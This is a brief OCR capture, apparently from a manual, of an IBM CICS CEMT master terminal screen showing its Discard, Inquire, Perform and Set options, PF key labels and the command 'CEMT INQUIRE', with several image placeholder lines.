

STATUS: ENTER ONE OF THE FOLLOWING
Discard
Inquire
Perform
Set
SYSID=S650 APPLID=CICSTS32
PF 1 HELP
3 END
5 VAR
9 MSG


CEMT INQUIRE




